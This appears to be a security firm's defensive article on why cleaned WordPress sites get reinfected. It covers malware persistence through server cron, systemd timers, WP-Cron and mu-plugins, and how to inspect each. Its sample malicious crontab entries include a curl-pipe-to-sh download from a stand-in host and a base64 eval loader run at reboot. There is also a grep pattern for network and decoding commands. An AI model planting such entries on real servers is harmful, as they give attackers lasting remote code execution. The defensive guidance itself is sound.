
The site has been cleaned: the suspicious files were deleted, WordPress and plugins updated, passwords changed. Two days later, at three in the morning, the theme’s index.php file has been modified again and Google is once more showing results in Japanese. It is the most frustrating scenario for anyone running an infected site, and it almost always has the same explanation: the cleanup removed the effects of the infection, but not the mechanism that puts it back on its feet.
If infected files keep reappearing at the same time of day after a careful cleanup, the problem is not in the files: it is in whatever rewrites them.
That mechanism is called persistence, and one of the favorite places to hide it is the process scheduling system: the server’s cron and its application-level equivalent, WP-Cron. In this article we look at where they are, how attackers use them, and how to examine them without making things worse.
Why the malware comes back
An infection is almost never a single file. Usually there is an entry point (a vulnerable plugin, a stolen credential, an exposed admin panel), one or more backdoors that allow re-entry, the actual payload (SEO spam, redirects, credit card skimmers, phishing pages) and finally a mechanism that periodically checks that everything is still in place.
If you remove the payload and the visible backdoors but the periodic mechanism remains, the infection is recreated the next time it runs. The typical cycle is simple: a scheduled task downloads an updated copy of the malware from an external server, or rebuilds it from a hidden copy on disk or in the database, and reinstalls it in the places where it was removed. To someone watching from the WordPress dashboard it looks like the site is “reinfecting itself.”
That is why a cleanup done only at the application level, that is, by looking at the WordPress files, often is not enough: the persistence lives at a level that cannot be seen from the site’s administration.
The system user’s crontab
On a Linux server every user can have their own table of scheduled tasks, the crontab. If the attacker manages to run commands as the user that runs the site (often www-data, apache, nginx or the hosting account’s user), they can add a line to that user’s crontab without needing administrator privileges. This is the most common case.
To see a user’s crontab you need to log in to the server as that user or as root:
# Crontab of the current user
crontab -l

# Crontab of another user (requires root)
crontab -l -u www-data

# The actual files, to examine them without going through crontab
ls -la /var/spool/cron/crontabs/   # Debian and Ubuntu
ls -la /var/spool/cron/            # RHEL, AlmaLinux, Rocky Linux
A malicious entry often looks like this: frequent execution, a download from an external address, and an interpreter that runs whatever arrives, without writing anything readable to disk.
*/10 * * * * curl -fsSL http://esempio-malevolo.invalid/u.sh | sh >/dev/null 2>&1
@reboot /usr/bin/php -r 'eval(base64_decode("aWYoIWZpbGVfZXhpc3Rz..."));' >/dev/null 2>&1
It is not always so obvious. We have seen entries that call a file with a harmless name in a cache folder, commands preceded by dozens of blank lines or comments to push them off screen, and the @reboot directive, which restarts the malware only when the server reboots: a task you do not notice until the machine is restarted, perhaps weeks after the cleanup.
/etc/cron.d, the periodic folders and systemd timers
If the attack has obtained root privileges, the available space grows. Besides user crontabs, cron reads system tasks from several places, each of which should be checked:
/etc/crontab, the system’s main table;/etc/cron.d/, where packages install their own tasks and where one extra file with a plausible name easily goes unnoticed;/etc/cron.hourly/,/etc/cron.daily/,/etc/cron.weekly/and/etc/cron.monthly/, which hold scripts run at regular intervals;- systemd timers, which do the same job as cron and are listed with
systemctl list-timers --all; - the
atqueue, for scheduled one-off runs, visible withatq.
A useful check on these files is to ask who installed them. The package manager knows which package every legitimate file belongs to, so a file that belongs to no package deserves attention:
# Debian and Ubuntu
dpkg -S /etc/cron.d/*

# RHEL and derivatives
rpm -qf /etc/cron.d/*

# Look for typical malware commands in all the tables
grep -rnE 'curl|wget|base64|eval|/dev/tcp|nohup|\.php' \
  /etc/crontab /etc/cron.d /etc/cron.hourly /etc/cron.daily \
  /var/spool/cron 2>/dev/null
A match is not proof in itself: many legitimate scripts use curl or php. It is a list of things to read one by one, not to delete in bulk.
WP-Cron: persistence inside the database
WordPress has its own system of scheduled tasks, WP-Cron, which does not depend on the server’s cron. Events are stored in the cron option of the wp_options table, as a serialized array: for each event there is the time, the name of the hook to run, the recurrence and any arguments. On every visit, WordPress checks whether any events are due and runs them.
A WP-Cron event on its own contains no code: it only indicates which hook to call. For it to do anything, there must be code that attaches to that hook. Attackers exploit exactly this separation: they register an event with a name that looks like it belongs to a real plugin and put the function that handles it somewhere that is rarely checked, such as a file in the mu-plugins folder, which WordPress always loads, which cannot be deactivated from the admin and which appears only in the separate “Must-Use” tab of the plugin list, or at the bottom of the theme’s functions.php. In some variants the function in turn reads the code to run from another database option, so that only a generic fragment is left in the files.
With WP-CLI you can examine the events without opening the database by hand:
# List of events with hook, next run and recurrence
wp cron event list --fields=hook,next_run_relative,recurrence

# The raw content of the option, to see the arguments too
wp option get cron --format=json

# Who attaches to a suspicious hook
grep -rn "nome_hook_sospetto" wp-content/
The signal to look for is a hook that matches no installed plugin, or that matches a plugin that should not have scheduled tasks, especially if the recurrence is very frequent.
How to inspect without destroying evidence
Faced with a suspicious entry, the temptation is to delete it immediately. It is better to proceed in order, because scheduled tasks are also one of the best sources of information about the attack: the address the malware is downloaded from, the path of the hidden copy, the user who created them and the date they appeared.
- Save a copy of all the cron tables, of the files in
/etc/cron*and of WordPress’scronoption before touching anything. - Note the dates and owners of the files with
stat: the modification date can be forged, the inode change time (ctime) much less easily. - Read what each entry does without running it: no
curl … | shto “see what it downloads.” If the remote script needs analysis, download it as text in an isolated environment. - Check whether a process started by that entry is already running: disabling the cron job does not stop a process that is already in memory.
- Only then disable the entries, remove the files they call, and verify over the following days that nothing reappears.
The order matters: if you clean the site before stopping the persistence, the cleanup lasts until the next scheduled run.
Beyond cron: in-memory processes and other persistence
Cron is not the only way for an infection to come back. A process launched by the attack can keep running even after the file it started from is deleted, and recreate files at regular intervals. On Linux a process like this can be recognized because in /proc/<pid>/ the link to the executable or to the working directory points to a path marked (deleted). Some give themselves a name that imitates a kernel process, such as [kworker/0:1], but real kernel threads do not run as the site’s user and have no associated executable.
Other common persistence mechanisms are a file in mu-plugins, a line added to wp-config.php or to .user.ini via the auto_prepend_file directive, a purpose-made administrator user and, in the most elaborate cases, SQL triggers in the database that reinsert the code when content is saved.
After the cleanup: reducing the surface
Once the persistence is removed, a few measures make it much harder to recreate:
- turn off visit-triggered WP-Cron with
define( 'DISABLE_WP_CRON', true );inwp-config.phpand call it from a controlled system cron job, so tasks run at known times and are easier to watch; - prevent the site’s user from editing its own crontab when it is not needed, with
/etc/cron.allowor/etc/cron.deny; - prevent PHP from running in the
wp-content/uploadsfolder, which is the most common place for hidden copies; - change all credentials, including WordPress keys and salts, the database password and SFTP and SSH access, because whoever wrote to the crontab has probably read them;
- monitor changes to files and cron tables, so a return is noticed immediately.
An infection that comes back is not a mysterious phenomenon: it is a sign that something was left behind. Finding it requires looking at the site from the application and the system together, which is exactly the work we do when a client contacts us after yet another reinfection.
